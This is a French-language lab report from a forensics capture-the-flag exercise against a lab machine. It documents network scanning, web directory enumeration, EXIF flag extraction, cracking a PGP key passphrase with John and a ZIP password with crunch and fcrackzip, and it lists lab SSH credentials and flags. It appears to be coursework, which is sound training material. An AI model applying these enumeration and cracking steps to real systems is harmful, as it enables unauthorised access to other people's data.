RAPPORT D'ANALYSE FORENSIC DETAILLE

TP Forensic - Partie I.II : Investigation Linux / Web / PGP / LSASS

Fiche de mission	
Analyste	Patrick Nowak
Date du rapport	24 juin 2026
Environnement d'analyse	Kali Linux
Cible	LINUX-FORENSICS
Adresse observee	192.168.0.104:8080 ; SSH publie sur 192.168.0.104:2222
Dossier de travail	~/Desktop/EVIDENCES_PART_I.II
Document source	/Users/nowak/Desktop/Suivi_TP_Forensic_PART_I.II.txt
Version	Rapport detaille avec commandes et emplacements de captures

Synthese executive

L'investigation a permis d'identifier un service Web Apache, de collecter des fichiers exposes, d'extraire deux flags, de traiter l'indice PGP, d'analyser un dump LSASS, de recuperer un hash NTLM et de valider les identifiants SSH jasoos / Password@1. La partie optionnelle Metasploit confirme l'acces SSH ; l'upgrade Meterpreter echoue pour une raison de routage/NAT documentee. Des emplacements de captures sont prevus dans chaque partie afin de faciliter le rendu final.

1. Objet et perimetre

Ce rapport formalise les travaux d'investigation realises dans le cadre du TP Forensic PART I.II. L'exercice porte sur une machine Linux exposee sur le reseau et combine des actions de decouverte, de collecte d'evidence, d'analyse de metadonnees, de cassage d'archive, d'analyse de secrets et de validation d'identifiants.

- Perimetre : cible de laboratoire LINUX-FORENSICS uniquement.
- Objectif : identifier les services, collecter les preuves, extraire les flags et valider les identifiants trouves.
- Limite : aucune action destructive, aucune persistance et aucune modification systeme volontaire sur la cible.

Cadre d'intervention

Les operations de scan, d'enumeration, de cracking et de validation d'acces sont realisees dans le cadre autorise du TP. Les resultats doivent etre interpretes comme des preuves de laboratoire.

2. Methodologie

1. Preparation d'un repertoire d'evidence et conservation des sorties texte.
2. Verification de la connectivite reseau vers la cible.
3. Scan des ports et identification des services exposes.
4. Exploration du service Web et enumeration de fichiers avec dirb.
5. Telechargement des fichiers interessants et calcul des empreintes cryptographiques.
6. Analyse des metadonnees et recherche d'indicateurs de type flag.
7. Ouverture et cassage d'archive ZIP protegee.
8. Analyse du dump LSASS avec pypykatz, extraction d'un hash NTLM puis cassage avec hashcat.
9. Validation de l'acces SSH et test optionnel via Metasploit.


Principe des captures

Chaque capture doit etre placee juste apres le paragraphe ou le tableau qui l'explique. Une bonne capture montre la commande, son resultat utile et le chemin de travail quand c'est possible. Il n'est pas necessaire de capturer tout le terminal si seules quelques lignes prouvent le point analyse.

3. Environnement et elements d'evidence

Contexte technique	
Machine d'analyse	Kali Linux
Dossier de travail	~/Desktop/EVIDENCES_PART_I.II
Serveur Web	http://192.168.0.104:8080

Service SSH publie	192.168.0.104:2222
Outils principaux	ping, curl, nmap, dirb, wget, exiftool, strings, crunch, fcrackzip, unzip, pypykatz, hashcat, ssh, Metasploit




Element	Role dans l'enquete	Empreinte / resultat notable
fingerprint.jpg	Image exposee dans /images ; analyse EXIF	SHA256 21bf9b1d22ec7d8a4620b713199e96981cfcddafe58f99d1320943bf72139ee1
flag.zip	Archive protegee recuperee sur le Web	Mot de passe trouve : for007
flag.pdf	Document extrait de l'archive	SHA256 763a490db428b45a8204303379a3f27aa7084887283f466c33b650823731b405
lsass.DMP	Dump memoire Windows contenant des secrets	SHA256 5a8509cccc31f267f4b2bb55a7765b281eacc66566df8a542a82c21e31cb3641

4. Decouverte reseau

La cible etait annoncee via l'adresse 192.168.0.104 et le port 8080. Les tests initiaux ont confirme la disponibilite de l'hote et du service HTTP.

```
ping -c 4 192.168.0.104
curl -I http://192.168.0.104:8080
```

Controle	Resultat	Interpretation
ICMP	4 paquets transmis, 4 recus, 0% de perte ; RTT moyen ~8.746 ms	La cible est joignable sur le reseau.
HTTP HEAD	HTTP/1.1 200 OK ; Apache/2.4.29 (Ubuntu) ; Content-Length 1690	Un service Web repond correctement sur le port 8080.




5. Scan de ports et services

```
nmap -sT -sV -p 22,80,8080 192.168.0.104
```

Port	Etat	Service	Commentaire
22/tcp	filtered	ssh	Le port SSH direct est filtre pendant le scan.
80/tcp	filtered	http	Le service HTTP classique n'est pas accessible directement.
8080/tcp	open	Apache httpd 2.4.29 (Ubuntu)	Point d'entree principal du TP.

Le port 8080 constitue le service exploitable pour la suite de l'investigation. Le port SSH utilise ensuite est publie via 2222, probablement par redirection/proxy.



6. Exploration et enumeration Web

La page d'accueil presente le branding HA: Forensics, une grille d'images et un lien explicite vers style2/design.gif intitule "Click here to get flag!".

```
curl -s http://192.168.0.104:8080 | tee web_index.html
dirb http://192.168.0.104:8080 | tee dirb_root.txt
dirb http://192.168.0.104:8080 /usr/share/dirb/wordlists/common.txt -X
.txt,.pdf,.zip,.jpg,.png,.html,.pgp | tee dirb_interesting_files.txt
```

Element decouvert	Statut	Interet forensic
/images/	Directory listing	Contient les images a analyser ; fingerprint.jpg y est present.
/style/	Directory listing	Ressources statiques du site.


/style2/design.gif	Lien dans la page	Fichier suspect indique par le site.
/flag.zip	HTTP 200	Archive protegee contenant des elements d'evidence.
/tips.txt	HTTP 200	Indice pointant vers /flag.zip et /igolder.
/igolder/clue.txt	Directory listing	Indice supplementaire pour le mot de passe.



7. Collecte et preservation des fichiers

Les fichiers Web ont ete telecharges dans le repertoire web_evidence. Les empreintes SHA256 permettent de documenter l'integrite des pieces collectees.


Fichier	Type	SHA256
fingerprint.jpg	JPEG 194x259	21bf9b1d22ec7d8a4620b713199e96981cfcddafe58f99d1320943bf72139ee1
flag.zip	ZIP protege	Telecharge complet : 18M ; contenu valide apres mot de passe
lsass.DMP	Dump LSASS	5a8509cccc31f267f4b2bb55a7765b281eacc66566df8a542a82c21e31cb3641



8. Analyse des metadonnees et premier flag

```
exiftool web_evidence/images/fingerprint.jpg | tee exif_fingerprint.txt
strings -a web_evidence/images/fingerprint.jpg | grep -Ei "flag|ctf|forensic|\\{.*\\}"
```

Extraction du Flag 1	
Fichier	web_evidence/images/fingerprint.jpg
Type	JPEG image data, JFIF 1.01, 194x259
Commentaire EXIF	Flag:1 {bc02d4ffbeeab9f57c5e03de1098ff31}
Interpretation	Le flag est stocke dans le champ Comment de l'image. Il n'est pas visible dans le rendu normal du fichier.



9. Analyse PGP du fichier clue

Le fichier clue.txt recupere dans /igolder contient deux blocs distincts : une cle privee PGP et un message PGP chiffre. Cette etape permet de documenter l'origine de l'indice utilise pour construire la wordlist de l'archive protegee.

```
awk '/BEGIN PGP PRIVATE KEY/{flag=1} flag{print} /END PGP PRIVATE KEY/{flag=0}'
web_evidence/clue.txt > clue_private.asc
awk '/BEGIN PGP MESSAGE/{flag=1} flag{print} /END PGP MESSAGE/{flag=0}' web_evidence/clue.txt
> clue_message.asc
GNUPGHOME=$PWD/gpg_tmp gpg --batch --yes --pinentry-mode loopback --import clue_private.asc
```

Elements PGP identifies	
Fichier source	web_evidence/clue.txt
Cle extraite	clue_private.asc
Message extrait	clue_message.asc
Key ID	5D186386CF8A2056
Empreinte cle	B4ED50398EC2E6E8DD3763545D186386CF8A2056
Import GPG	public key imported ; secret key imported ; secret keys imported: 1

Le dechiffrement direct avec GPG a confirme que le message est chiffre pour cette cle, mais l'operation necessite le deverrouillage de la cle privee.

```
GNUPGHOME=$PWD/gpg_tmp gpg --batch --yes --no-tty --pinentry-mode loopback --decrypt
clue_message.asc
```

Etape	Resultat	Interpretation
Decrypt GPG batch	Sorry, we are in batchmode - can't get input	GPG ne peut pas obtenir la passphrase en mode batch.
Decrypt avec passphrase vide	No passphrase given	GPG refuse la passphrase vide dans cet environnement.
Edition interactive passwd	error changing passphrase: Timeout	Blocage gpg-agent / pinentry lors de la gestion de la passphrase vide.

La cle privee a donc ete convertie au format John afin de verifier sa passphrase.


```
/usr/sbin/gpg2john clue_private.asc > clue_private_john.hash
john --wordlist=/usr/share/wordlists/rockyou.txt clue_private_john.hash
john --show --format=gpg clue_private_john.hash
```

Crack de la cle PGP	
Hash John	clue_private_john.hash cree, environ 1.9K
Type charge	gpg, OpenPGP / GnuPG Secret Key
Resultat John	1 password hash cracked, 0 left

Affichage --show	clue_private.asc::::clue_private.asc::clue_private.asc
Interpretation	John indique une passphrase vide pour la cle PGP.

Conclusion PGP

La partie PGP a ete traitee : la cle privee et le message ont ete extraits, la cle a ete importee, puis sa passphrase a ete cassee avec John. Le dechiffrement GPG du message reste bloque par la gestion locale d'une passphrase vide, mais l'indice attendu du TP reste coherent avec la suite : le mot de passe de l'archive suit le motif for + trois chiffres.



10. Analyse de l'archive protegee

Le fichier tips.txt contient les indices /flag.zip et /igolder. L'archive ZIP etant protegee par mot de passe, une attaque dictionnaire ciblee a ete realisee avec un motif connu : for suivi de trois chiffres.


```
crunch 6 6 -t for%%% -o for_wordlist.txt
fcrackzip -u -D -p for_wordlist.txt web_evidence/flag.zip
```


Cassage de flag.zip	
Motif teste	for000 a for999
Outil	fcrackzip
Mot de passe trouve	for007
Fichiers extraits	flag.pdf ; lsass.DMP

```
pdftotext extracted_flag/flag.pdf - | tee flag_pdf_text.txt
```

Flag 2

Le document flag.pdf contient : Flag:2 {4a3232c59ecda21ac71bebe3b329bf36}



